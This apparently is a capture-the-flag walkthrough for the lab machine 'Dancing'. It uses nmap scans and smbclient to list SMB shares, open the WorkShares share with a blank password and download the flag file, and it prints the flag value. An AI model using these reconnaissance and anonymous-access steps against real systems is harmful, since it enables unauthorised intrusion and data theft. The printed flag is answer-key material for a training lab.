Dancing

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


```
┌──(root㉿kali)-[/home/alvadelg]
└─# nmap -sV -O 10.129.142.13
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-24 16:26 CET
Nmap scan report for 10.129.142.13
Host is up (0.046s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=1/24%OT=135%CT=1%CU=35465%PV=Y%DS=2%DC=I%G=Y%TM=6793B1
OS:3C%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=108%TI=I%CI=RI%TS=U)SEQ(SP
OS:=102%GCD=1%ISR=102%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=102%GCD=1%ISR=10A%TI=
OS:I%CI=I%II=I%SS=S%TS=U)SEQ(SP=104%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=U)
OS:SEQ(SP=F9%GCD=1%ISR=101%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M53CNW8NNS%O2=M5
OS:3CNW8NNS%O3=M53CNW8%O4=M53CNW8NNS%O5=M53CNW8NNS%O6=M53CNNS)WIN(W1=FFFF%W
OS:2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%O=M53CNW
OS:8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF
OS:=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80
OS:%CD=Z)
```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host

What does the 3-letter acronym SMB stand for?


SMB stands for **Server Message Block**. It's a network communication protocol used primarily for providing shared access to files, printers, and serial ports between nodes on a network. It's commonly used in Windows-based networks but is also supported by other operating systems.

What port does SMB use to operate at?

Port 445: Direct host-to-host SMB communication over TCP/IP.

Port 139: SMB communication over NetBIOS.


What is the service name for port 445 that came up in our Nmap scan?



```
445/tcp  open  microsoft-ds?
```

What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

-L



```
┌──(root㉿kali)-[/home/alvadelg]
└─# smbclient -L 10.129.142.13
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        WorkShares      Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.142.13 failed (Error NT_STATUS_RESOURCE_NAME
_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Explanation of Each Argument
smbclient:

This is the command-line client for accessing SMB/CIFS shares.


-L:

This option lists all the available shares on the specified server.


How many shares are there on Dancing?
4:

What is the name of the share we are able to access in the end with a blank password?

WorkShares:



```
WorkShares        Disk
```



```
┌──(root㉿kali)-[/home/alvadelg]
└─# smbclient \\\\10.129.142.13\\WorkShares
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \>
```

smbclient:


This is the command-line client for accessing SMB/CIFS shares.

\\ip\WorkShares:

This specifies the target IP address and the name of the shared resource (in this case, WorkShares) on the SMB server. Replace ip with the actual IP address of the target machine where the SMB server is running.

What is the command we can use within the SMB shell to download the files we find?


Get



```
smb: \> cd James.P\
smb: \James.P\> ls
  .                                   D        0  Thu Jun  3 10:38:03 2021
  ..                                  D        0  Thu Jun  3 10:38:03 2021
  flag.txt                            A       32  Mon Mar 29 11:26:57 2021

                5114111 blocks of size 4096. 1749382 blocks available
```

Once you find the flag file, you can retrieve it using the get command:



```
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0,1 KiloBytes/sec) (av
erage 0,1 KiloBytes/sec)
smb: \James.P\> cat fa
cat: command not found
smb: \James.P\> exit

┌──(root㉿kali)-[/home/alvadelg]
└─# ls
Descargas   Escritorio  Imágenes  Plantillas  Vídeos
Documentos  flag.txt    Música    Público

┌──(root㉿kali)-[/home/alvadelg]
└─# cat flag.txt
5f61c10dffbc77a704d76016a22f1664
```